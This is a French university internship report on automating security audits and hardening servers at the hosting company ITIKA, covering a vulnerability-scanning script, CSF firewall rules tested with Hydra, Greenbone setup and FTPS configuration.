Aix-Marseille Université

Diplôme Universitaire de Technologie
Spécialité Réseaux et Télécommunications

RAPPORT DE STAGE

Assistant technique en systèmes et cybersecurité

Hilal Boutouta

ITIKA

Responsable entreprise: Maxime Longuet

Responsable académique: Arnaud Février

Remerciements

Je tiens à remercier dans un premier temps **M. Longuet** pour son accueil, sa confiance et les nombreux conseils qu'il m'a prodigué tout au long de l'aventure et sans qui je n'aurais jamais eu la possibilité de faire ce stage.

Je tiens de même à remercier:

M. Février pour ces mêmes raisons et aussi pour toute la passion qu'il m'a insuflé pour la sécurité des systèmes et pour le logiciel libre.

M. Cercy pour tout ses conseils, sa gentillesse et sa bienveillance.

M. Nguyen, M. Madjarov et M. Damoiseaux pour tout ce qu'ils m'ont enseigné tout au long de cette année et qui m'a permis d'avancer à chaque difficulté dans ce stage.

Mme Roces, M. Merad et Ali pour toute la patience qu'ils ont eu à mon égard.

Enfin, un grand merci aussi à toute l'équipe d'**ITIKA** pour son accueil, sa gentillesse et sa bonne humeur qui m'a permis de passer une excellente période de stage aussi enrichissante que pleine d'interêt.

Sommaire – Table des matières

Table des matières

I. Introduction

Les systèmes d'informations prennent une place de plus en plus stratégique au sein des entreprises.

Ainsi la notion du risque lié à ces derniers devient une source d'inquiétude et une donnée importante à prendre en compte, ceci en partant de la phase de conception d'un système jusqu'à son implémentation et le suivi de son fonctionnement.

Une des solutions qui permet de répondre à cette problématique est de faire appel à une entreprise d'infogérance informatique. Cette démarche permet à une entreprise de confier tout ou une partie de la gestion de ses systèmes d'informations à un prestataire externe spécialisé tel que l'entreprise dans laquelle j'ai fait mon stage (ITIKA).

Les avantages qu'apporte cette solution sont nombreux:

- Maintien en conditions opérationnelles de l'infrastructure.
- Accompagnement continu dans l'évolution du système d'information
- Conseils en matière d'optimisations et de sécurité.

C'est tout autant de points que ITIKA devaient valider en plus de l'administration classique des serveurs. Cependant administrer manuellement un parc aussi grand que celui d'ITIKA est un exercice fastideux qui demande beacoup de resources, autant informatiques que humaines ou financières. Pour palier à cette masse de serveurs à gérer, ITIKA s'est donc tournée en interne vers l'intégration et le développement d'outils automatisés.

C'est justement dans cette optique là que je suis intervenu en tant qu'assistant technique en systèmes et cybersecurité.

Dans un premier temps, je présenterai l'entreprise, ses différentes activités, ainsi que les grandes lignes de mon stage.

Dans un deuxième temps, je parlerai d'une solution que j'ai dû conçevoir afin de répondre à la problématique d'automatisation des tâches liées à la sécurité des serveurs infogérés par ITIKA.

Je continuerai en vous présentant les différents outils que j'ai utilisé et mis en place

Enfin, je ferais l'étude de cas d'une menace que j'ai pu répertorié sur un serveur de production.

II. Présentation de l'entreprise

La société ITIKA a pour vocation de répondre à l'ensemble des problématiques réseaux et informatiques en s'appuyant exclusivement sur des technologies Libre et Open Source.
La société a été créé en Avril 2004 par **M. Longuet** en tant que salarié créateur, le siège social de l'entreprise était alors à son domicile.

Etant devenue une SAS (Société par Action Simplifiées) et nommée **ITIKA-GROUPE** le 1er mai 2011, elle assure à ce jour les prestations suivantes :

• **Administration système et infogérance :** Spécialiste dans les plateformes de production Open Source. La société propose la gestion des serveurs d'applications web et mail.

• **Intégration Logiciel Libre :** ITIKA propose une gamme variée de briques Open Source à intégrer dans des infrastructure réseau. Expert dans les briques libres d'infrastructure (WEB, DATABASE, FICHIER, PROXY, VPN, EMAIL...)

• **Développement progiciel :** Forte de l'expérience de développements d'outils métiers de M. Longuet, la société propose le développement de progiciels sous forme d'applications web, dédiée au cœur du métier du client.

• **Développement web :** Spécialiste des solutions WEB Libre, ITIKA est à même d'installer, d'héberger, de modifier et personnaliser les applications de type CMS (Gestion de contenu) pour l'élaboration de sites plaquettes ou simplement de portails d'information.

• **Formation :** à l'utilisation des produits fournis aux clients, transferts de compétences, formations à l'utilisation de logiciels et systèmes Open Source.

III. Solution d'automatisation des audits de sécurité

Comme présenté, ITIKA est une entreprise pourvu d'un **vaste** parc de serveur avec toute les problématiques d'administration mais aussi de sécurité qui en découlent.
C'est pourquoi il a été choisi **d'automatiser** de nombreuses tâches d'administrations tel que la vérification des charges processeurs, la présence en ligne des serveurs, la vérifications des mises à jours, etc..

Il manquait cependant des aspects **essentiels** de la sécurité des systèmes, avec entre autre la recherche de vulnérabilitées ou encore la recherche de **rootkits*** et autres **malwares*** indésirables.

Étant un grand passionné d'intrusion et plus globalement de sécurité informatique, l'objectif était donc de me faire découvrir l'envers du décors en me faisant **concevoir** et **déployer** si elle complétait les batteries de test, une solution entièrement automatisée de recherche de vulnérabilitées et éventuellement en parallèle, de rechercher des solutions libres afin d'améliorer la protection des serveurs.

I. Première version

L'entreprise étant massivement tournée vers le logiciel libre j'avais donc à ma disposition un serveur d'audits qui a la particularité d'être à **l'exterieur** du parc.

Cette emplacement permet de se mettre au mieux dans la peau d'une personne malveillante. C'est d'ailleurs dans cette optique là que le choix de système d'exploitation utilisé a été **GNU Kali Linux**

Illustration 1: Menu d'application de Kali Linux

Comme on peut le voir **Kali Linux** possède un important éventail d'outils d'audits de sécurité, ce qui en fait un des systèmes d'exploitation les plus prisé par les pirates informatiques en tout genre.

Dans un souci d'homogénéité et de confort, j'ai donc installé le même système sur mon poste de travail. Cela me permettait de plus d'effectuer des tests en local avant d'envoyer les différentes versions épurées de toute erreur au serveur d'audits.

Cependant avant de me lancer dans le développement de la solution, j'ai appliqué les principes de développement qu'on m'avait dûement enseigné à l'IUT à savoir ***«think twice, code once»*** ce qui littérallement veut dire réfléchis deux fois, codes une fois. C'est ainsi que mes premières lignes de code ne se sont non pas passés dans un éditeur de code mais avec un crayon bien taillé et une feuille de papier.

Après avoir longuement interrogé mes réfférants pour cerner au mieux le besoin, nottament à l'aide de diagrammes fonctionnels, j'en ai déduis que je devais me lancer dans le développemment d'un shell script qui devait avoir trois mode d'execution:

- Scan rapide pour du «**one shot***»
- Scan de moyenne envergure plus orienté web
- Scan de fond complet et détaillé avec éventuellement un rapport structuré

C'est ainsi que j'avais nommé mon script «**Blue Eagle**» en référance aux couleurs d'ITIKA mais aussi à l'acuité visuelle très développé des aigles. La première version que j'avais montré à mon tuteur comprenait un menu:




Illustration 2: capture d'écran de la toute première version de Blue Eagle

Comme on peut le voir au départ l'outils effectuait ses scans à l'aide de :

- Nmap pour le «Small scan» plus précisément un scan de tout les ports ainsi que la version du service opérant sur les ports ouverts du serveur cible avec la génération d'un rapport au format txt.
- Nikto pour le scan moyen avec la génération d'un rapport au format html.
- OpenVas pour le scan complet avec la génération d'un rapport en html.

III. Version finale

Cependant l'intégration d'un menu n'était pas tout à fait approriée à l'utilisation du script dans un environnement automatisé. De plus, Nikto commençait à devenir obsolète car s'appuyant sur la base **OSVDB*** (qui n'existe plus depuis 2016) afin d'effectuer ses scans. Pour finir OpenVas (qui est préinstallé sur Kali Linux) est un outils très puissant mais aussi et surtout très lourd.

Il fallait donc alléger et épurer mon script. Je connaissais une alternative à Nikto du nom de w3af car je l'utilisais chez moi. J'ai alors eu l'idée de l'intégrer à la place de Nikto. W3af possède de nombreux avantages qui font d'ailleurs qu'aujourd'hui je ne me sers plus trop de Nikto; on peut par example notter le fait qu'il s'appuie sur la base **CVE*** ou encore qu'il permet une très large personnalisation des scans étant donné que l'on peut basiquement tout paramétrer comme on le souhaite.




Illustration 3: paramètrage de w3af en ligne de commande

C'est ainsi que j'ai défini un profil personnalisé pour les scans en m'appuyant sur la documentation fournie avec w3af. De la déclaration du user agent au modules d'audits qui allait être chargé j'ai fait en sorte avec l'aide de **M.Cercy** de couvrir au mieux les infrastructures web utilisées par ITIKA à travers cet outils.

Déboguages après déboguages, tests après tests, à corriger ce qui n'allait pas, je n'étais jamais allé aussi loin avec un script shell. J'avais néanmoins l'habitude d'utiliser des scripts disponibles sur https://github.com/ mais le charactère spécifique du besoin m'avais obligé à développer une solution propre à ITIKA.

À la fois simple mais efficace, et surtout automatisable. C'est avec cette image de simplicité et d'automatisation que j'ai finalement déployé la dernière version de **Blue Eagle** sur le serveur d'audit. Cette dernière version a la particularité d'être nettement plus aboutie comparé à la toute première version.

Parmis les fonctionnalitées qui ont été rajoutées on peut noter :

- L'envoie de mail avec un rapport correspondant à l'intensité du scan choisie.
- Une documentation complète ainsi qu'une aide lorsque le programme est lancé avec avec «-h», «--help» ou même sans arguments.
- Une meilleure structure au niveau du code: la première version ne se composait que d'un seul script, pour des raisons de confort et de lisibilité du code, une structuration en **«Model View Controller»** a été ainsi adopté. C'est pourquoi on peut constater, sur l'illustration ci-dessous, une décomposition dans le dossier lib/ en plusieurs dossier correspondant respectivement aux fonctions nécéssaires pour les scans complet, moyen et rapide.




Illustration 4: nouvelle structure de code adoptée

Les nouveautées pour le scan moyen sont:

- Un scan beaucoup plus adapté aux infrastructures d'ITIKA.
- La génération d'un rapport HTML contenant entre autre le code **CVE** associé aux vulnérabilitées trouvées ainsi que les correctifs à apporter.

Pour le scan complet:

- L'intégration d'une vingtaine d'outils de scans totalement autonomes à la place d'**OpenVas** qui devient maitenant une option.
- La convergence des résultats en un seul rapport HTML détaillé avec possibilité de générer un rapport PDF entièrement personnalisable (logo de l'entreprise, couleurs…)

(Voir Annexe 1)

IV. Déploiement et tâches de sécuritées

I. Config Server Firewall

En tant que société de prestation, ITIKA se devait d'avoir une protection réseau effective, libre, et reconnue.

La solution qui valide au mieux ces critères tiens en trois lettres: **CSF** ou **Config Server Firewall**.
Comme son nom l'indique, il s'agit d'un pare-feu déployé au niveau des serveurs, avec un très long fichier de configuration. Aussi long que précis, ce fichier de configuration est à comprendre et utiliser dans sa globalité afin de protéger efficacement le serveur.

Le système de vérification de CSF repose sur un système de logs de tentatives de connexions (**LFD**) et de regex (ou d'expressions régulières). Une fois qu'une expression revient trop souvent (ex: «Tentative de connexion incorrecte»), le pare-feu prend la relève et envoi l'adresse IP incriminée dans un fichier qui fait qu'elle est bloquée un certains temps avant d'être réautorisée.

Par défaut un certains nombre de regex sont livrées avec l'outils pour protéger un certains nombre de services (FTP, SSH, HTTP,...)
M. Longuet a remarqué cependant que les protections par défaut ne fonctionnait pas pour le FTP alors que le serveur utilisé (proftpd) était tout à fait supporté. Ce dysfonctionnement a été confirmé par la suite lorsque j'ai utilisé un célèbre outils pour mener des attaques par brute force (**Hydra**) afin de tester l'étenchéité des règles mise en place. Le constat fut sans appel:

Un flot sans fin de tentative de connexions était apparu dans les logs LFD dépassant ainsi le quotat mis en place.

Il convient de se demander pourquoi la protection n'a pas fonctionner et surtout comment faire pour quelle fonctionne.

En examinant les logs, je me rend compte qu'il y avait une différence assez nette entre les brute forces «classiques» et les brutes forces avec Hydra, Ncrack et autre variantes qui pour le coup n'étaient pas bloqués.




Illustration 5: fichier de log d'un brute force classique

En effet, comme on peut le voir sur l'illustration ci-dessus, la routine d'un brute force classique est d'ouvrir un canal, de s'authentifier en tant qu'utilisateur type puis de retenter l'authentification avec un autre utilisateur et ainsi de suite…




Illustration 6: fichier de log d'une attaque de brute force par Hydra

Les attaques par **Hydra** quand à elles, génèrent ce genre de fichier de logs. On remarque effectivement que les transactions ne sont pas complètes, puisqu'il manque les expressions captées par les regex, ce qui explique pourquoi ce genre d'attaque passait comme une lettre à la poste. Fort heureusement, la politique de mots de passe étant solide, ce genre d'attaque n'a jamais pu réussir.

Néanmoins, afin de corriger la vulnérabilitée, j'ai dû implémenter des règles suplémentaires au niveau de CSF en matière de nombre de connexions par tranches de 30 secondes. Si un certains nombre de connexions était franchi, l'addresse IP se retrouvait maintenant bloquée.

II. Installation de GreenBone Security Assistant

Le serveur d'audit était d'une grande utilité pour le développement de **Blue Eagle**, cependant la distribution **GNU Linux** qui était installée dessus devenait un peu vieille car installé il y a 2 ans.

C'est pourquoi on me chargea après avoir réinstaller **Kali Linux**, de réaliser la post-installation du serveur d'audit. Je me devait de respecter un cahier des charges incluant entre autre l'installation d'une interface graphique pour OpenVas nommée **Greenbone Security Assistant**.




Illustration 7: écran de login de Greenbone Security Assistant

Comme on peut le voir sur l'illustration ci-dessus, il convient de créer au moins un utilisateur afin de pouvoir utiliser **Greenbone Security Assistant**. Ce qui se fait obligatoirement par l'interface **CLI*** d'OpenVas.

Une fois l'écran de login passé on comprends tout de suite les avantages apportés par un tel outil et aussi pourquoi il est nécéssaire de le sécuriser.

Name	Family	Created	Modified	Version	CVE	Severity	QoD
Untangle NG Firewall Detection	Product detection	Mon Jul 18 2016	Mon Jul 18 2016	$Revision: 3719 $		0.0	80%
Untangle NG Firewall Remote Command Execution Vulnerability	Web application abuses	Mon Jul 18 2016	Mon Jul 18 2016	$Revision: 3720 $		10.0	100%
Cisco IOS XE Software Border Gateway Protocol Message Processing Denial of Service Vulnerability	CISCO	Mon Jul 18 2016	Mon Jul 18 2016	$Revision: 3718 $	CVE-2016-1459	4.9	97%
Cisco IOS Software Border Gateway Protocol Message Processing Denial of Service Vulnerability	CISCO	Mon Jul 18 2016	Mon Jul 18 2016	$Revision: 3718 $	CVE-2016-1459	4.9	97%
HP Service Manager Remote Command Execution Vulnerability	Web application abuses	Mon Jul 18 2016	Mon Jul 18 2016	$Revision: 3718 $	CVE-2016-1998	10.0	80%
Trend Micro Deep Discovery Inspector Remote Command Execution Vulnerability	Web application abuses	Fri Jul 15 2016	Fri Jul 15 2016	$Revision: 3711 $	CVE-2016-5840	9.0	30%
Trend Micro Deep Discovery Inspector Detection	Product detection	Fri Jul 15 2016	Fri Jul 15 2016	$Revision: 3711 $		0.0	80%
Cisco IOS XR Software Command Injection Vulnerability	CISCO	Fri Jul 15 2016	Fri Jul 15 2016	$Revision: 3709 $	CVE-2016-1456	6.8	97%
Palo Alto PAN-OS Local privilege escalation (PAN-SA-2016-0012)	General	Thu Jul 14 2016	Fri Jul 15 2016	$Revision: 3710 $	CVE-2016-1712	5.5	97%
Palo Alto PAN-OS OpenSSH vulnerabilities (PAN-SA-2016-0011)	General	Thu Jul 14 2016	Fri Jul 15 2016	$Revision: 3710 $	CVE-2016-0777 CVE-2016-0778	6.5	97%

Illustration 8: écran principal de Greenbone

C'est pourquoi il m'a aussi été confié de rendre le serveur d'audit beaucoup plus résistant à une éventuelle intrusion. J'ai ainsi changé drastiquement la politique utilisateur de **Kali Linux** étant donné que cette distribution a la facheuse habitude de créer comme seule compte utilisateur un compte de type **root*** et d'autoriser les connexions **SSH*** sur cet utilisateur.

J'applique alors une politique beaucoup plus proche de celle de Debian, à savoir la création d'un utilisateur non root ainsi que la désactivation du login SSH par mot de passe.

III. Implémentation de FTPS

La sécurité est à l'image d'un mur, si les briques élémentaires ne sont pas solides alors le mur n'est pas solide et ce, même si le reste du mur est particulièrement protégé.
C'est pourquoi le réseau ne déroge pas à la règle en matière de sécurité. Plus précisément le FTP étant donné qu'il est l'accès privilégié des clients qui se connectent à leur hébergements web. Cependant le FTP transporte nativement les informations en **clair** comme on peut le voir sur l'illustration ci-dessous.




Illustration 9: capture wireshark d'une transaction FTP

Une parade à cette importante faille de sécurité est nottament l'implémentation du **FTPS** ou du FTP over SSL (ou TLS) à l'image de HTTP avec HTTPS.

On m'a donc confié un serveur sous **Debian 9** afin que je puisse implémenter cette fonctionnalité au sein d'un serveur **proftpd**.
J'ai été surpris de constater au cours de mes tests que bien que cette fonctionnalitée ne soit pas si jeune que ça (RFC enregistré en 2005) beaucoup de clients de connexion ne l'implémentais pas encore ou l'implémentais très mal.

Ce retard se constate dans les fichiers de configuration par l'existance de deux modes de transaction:

- **Implicite**: Il s'agit de commencer à négocier avec FTPS et de retourner à FTP si le client n'est pas prêt pour FTPS

- **Explicite**: Il s'agit cette fois-ci de ne négocier qu'en FTPS (tout ou rien).

Cette exercice m'a permis de comprendre quelque chose d'essentiel nottament le fait que la sécurité ne peut aller dans un sens et que clients comme serveurs doivent ajouter leur brique à l'édifice.

V. Solution d'automatisation de tâches d'administration

Lorsqu'il s'agit de supervision et d'automatisation mes souvenirs se tournent vers **Nagios**, un outils de supervision libre qui permet de déployer des sondes sur un parc d'ordinateur afin de receuillir et centraliser les données sur un serveur de supervision.
Au cours de ce stage, je n'ai cependant pas manipulé Nagios mais une variante: **Centreon**

Les présentations étant faites, je devais trouver une solution de mise à jour pour des serveurs de tests dans un premier temps puis si la solution fonctionnait, de déployer cette solution sur plusieurs serveurs de production.

I. Check apt

Après de longues recherches en lignes nottament, sur les sites de Nagios et de Centreon deux solutions attirent mon attention. Il ne s'agit pas moins pour la première du plugin officiel Nagios pour vérifier les mises à jours via **APT*.** La deuxième solution est elle aussi un plugin mais développé cette fois-ci par l'**Université de Barcelone**.

La liaison des sondes devait se faire en SNMP car peu gourmand en resources et assez simple à implémenter. Ces plugins n'était cependant pas très pratique à manipuler avec SNMP, les alertes ne s'affichait pas lorsque je spécifais un seuil critique précis, les résultats importants étaient parfois ommis au détriment d'un « SNMP OK ».

